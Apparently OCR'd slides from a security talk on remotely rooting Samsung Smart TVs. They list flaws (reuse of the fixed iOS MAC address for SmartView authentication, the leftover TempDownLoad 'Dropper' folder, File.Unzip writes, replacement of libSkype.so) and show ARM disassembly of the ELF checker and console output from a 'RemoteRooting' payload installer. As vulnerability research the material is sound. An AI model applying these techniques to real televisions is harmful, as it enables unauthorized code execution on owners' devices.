
iOS7 and up always returns '02-00-00-00-00-00' when the app tries to retrieve the MAC address for the device

The SmartView App for iOS blindly uses this value for authentication

Any TV authorized with these devices will be prone to MAC attack


You can just re-use the well-known iPhone MAC address '02-00-00-00-00-00' for authentication

Content sharing - attacker



Installing apps remotely


Developer account



Manage your Samsung account to enjoy all of Smart Hub.

- Log In (Log Out)
- Edit Profile
- Link Service Accounts
- Remove Accounts from TV
- Create Account
- Terms and Conditions, Pri...

Developer account



Welcome to Samsung Smart Account, the better way to access Samsung services.
Samsung Smart Account lets you access Samsung services quickly and easily, through a single account.

Email: develop

Password:


□ Sign me in automatically

□ Remember my password


Don't have a Samsung account?

You can create your account or find your email or password on PC or mobile. http://account.samsung.com


Setting developer web server



Start app sync – begin installation




Security violation



Fail to install. For more information, visit http://www.samsungdforum.com/Support/TVAppsSecurity.

- You can’t embed ELF binaries inside the package
- It triggers a security violation

CELFBinaryChecker::AnalysisELFBinaryMain



```
; RunResult __fastcall CELFBinaryEngine_1_00::CELFBinaryChecker::AnalysisELFBinaryMain(CELFBinaryEngine_1_00::CELF
EXPORT _ZN21CELFBinaryEngine_1_0017CELFBinaryChecker21AnalysisELFBinaryMainEPSt6vectorISsSaISsEERS3_
_ZN21CELFBinaryEngine_1_0017CELFBinaryChecker21AnalysisELFBinaryMainEPSt6vectorISsSaISsEERS3_

format= -0x2C
var_20= -0x20
var_1C= -0x1C
var_18= -0x18

this = R0               ; CELFBinaryEngine_1_00::CELFBinaryChecker *const
appsFilesLocationList = R1; std::vector<std::basic_string<char,std::char_traits<char>,std::allocator<char> >,std::
returnInformations = R2 ; std::vector<std::basic_string<char,std::char_traits<char>,std::allocator<char> >,std::al
STMFD           SP!, {R4-R7,R11,LR}
MOV             R7, returnInformations
LDR             R6, =(_ZZN21CELFBinaryEngine_1_0017CELFBinaryChecker5IsELFEPhE12__FUNCTION__ - 0x4CD0)
ADD             R11, SP, #0x14
LDR             returnInformations, =(aS - 0x4CEC)
returnInformations = R7 ; std::vector<std::basic_string<char,std::char_traits<char>,std::allocator<char> >,std::al
SUB             SP, SP, #0x18 ; format
ADD             R6, PC, R6 ; "IsELF"
MOV             R4, appsFilesLocationList
ADD             R6, R6, #8
MOV             R5, this
MOV             appsFilesLocationList, #3 ; level
appsFilesLocationList = R4; std::vector<std::basic_string<char,std::char_traits<char>,std::allocator<char> >,std::
MOV             this, #0xD ; module
this = R5               ; CELFBinaryEngine_1_00::CELFBinaryChecker *const
MOV             R3, R6
ADD             R2, PC, R2 ; "[%s] "
BL              j__ZN7CCDebug5PrintI10CCDebugPSAEEvmmPKcz ; CCDebug::Print<CCDebugPSA>(ulong,ulong,char const*,...
LDMIA           appsFilesLocationList, {R2,R12}
MOV             R3, R6
MOV             R0, #0xD ; module
RSB             R12, R2, R12
LDR             R2, =(aSTargetAppsFil - 0x4D10)
MOV             R1, #3  ; level
LDR             R6, =($_GLOBAL_OFFSET_TABLE_ - 0x4D3C)
ADD             R2, PC, R2 ; "[%s] Target Apps Files count (%d)"
MOV             R12, R12,ASR#2
STR             R12, [SP,#0x2C+format] ; format
BL              j__ZN7CCDebug5PrintI10CCDebugPSAEEvmmPKcz ; CCDebug::Print<CCDebugPSA>(ulong,ulong,char const*,...
MOV             R1, appsFilesLocationList ; appsFilesLocationList
MOV             R2, returnInformations ; returnInformations
MOV             R0, this ; this
MOV             appsFilesLocationList, #0x3EE
appsFilesLocationList = R1; std::vector<std::basic_string<char,std::char_traits<char>,std::allocator<char> >,std::
BL              j__ZN21CELFBinaryEngine_1_0017CELFBinaryChecker21checkELFFileSignitureEPSt6vectorISsSaISsEERS3_ ;
checkResult = R0        ; bool
LDR             R1, =(aAnalysiselfbin - 0x4D40)
SUB             R2, R11, #-var_1C
ADD             R6, PC, R6 ; $_GLOBAL_OFFSET_TABLE_
ADD             R1, PC, R1 ; "AnalysisELFBinaryMain"
```

/mtd_exe/Comp_LIB/libELFAnalEngine.so

Vulnerability #5: Dropper Hack

Applications are downloaded to an easily guessable folder name:

/mtd_rwcommon/common/TempDownLoad/<App name>

Even after security checks fail, the contents of the app still remains in the target folder

You can run other applications, use the downloaded contents from the target folder and extract to the system

Vulnerability #6: File.Unzip

Found by SamyGO web forum

File.Unzip API can be used to copy files on any writeable file system on the target

Now you can install your ELF binary any place mounted with RW (read/write) permission on the target system


Vulnerability #7: Moip component replacement

Found by SamyGO web forum

/mtd_rwcommon/moip/engines/Skype/libSkype.so

- The file is loaded when the Skype app starts
- You can overwrite the file from the app
- By replacing the file with the attacker’s version, you can run ELF binaries on the target system

Installed rooting app



User Application Synchronization

Update Complete

OK

TestApp15


Version : 1.0 | Size : 117KB

Contact Info : oh.jeongwook@gmail.com

Storage

355.30 MB / 1.42 GB

Installed rooting app



RemoteRooting


Version : 1.0 | Size : 117KB

Contact Info : oh.jeongwook@gmail.com

Storage


355.32 MB / 1.42 GB

Installing payload from the rooting app




```
RemoteRooting

************************ Setup SamyGO files ****************************************

Existing '/mtd_rwcommon/moip/engines/Skype/libSkype.so' ? [OK]
Existing '/mtd_rwcommon/moip/engines/Skype/AutoStart' ? [OK]
Existing '/mtd_rwcommon/moip/engines/Skype/runSamyGO.sh' ? [OK]
Existing '/mtd_rwcommon/moip/engines/Skype/remoteSamyGO.zip' ? [OK]
Existing '/mtd_rwcommon/common/TempDownLoad/Dropper/data/patch' ? [OK]

All activation files found on '/mtd_rwcommon/common/TempDownLoad/Dropper'

Press Enter for activation RemoteRooting!

************************ Root SamyGO files *****************************************

Extracted '/mtd_rwcommon/common/TempDownLoad/Dropper/data/patch' to
'/mtd_rwcommon/moip/engines/Skype/' ? [OK]
Existing '/mtd_rwcommon/moip/engines/Skype/libSkype.so' ? [OK]
Existing '/mtd_rwcommon/moip/engines/Skype/AutoStart' ? [OK]
Existing '/mtd_rwcommon/moip/engines/Skype/runSamyGO.sh' ? [OK]
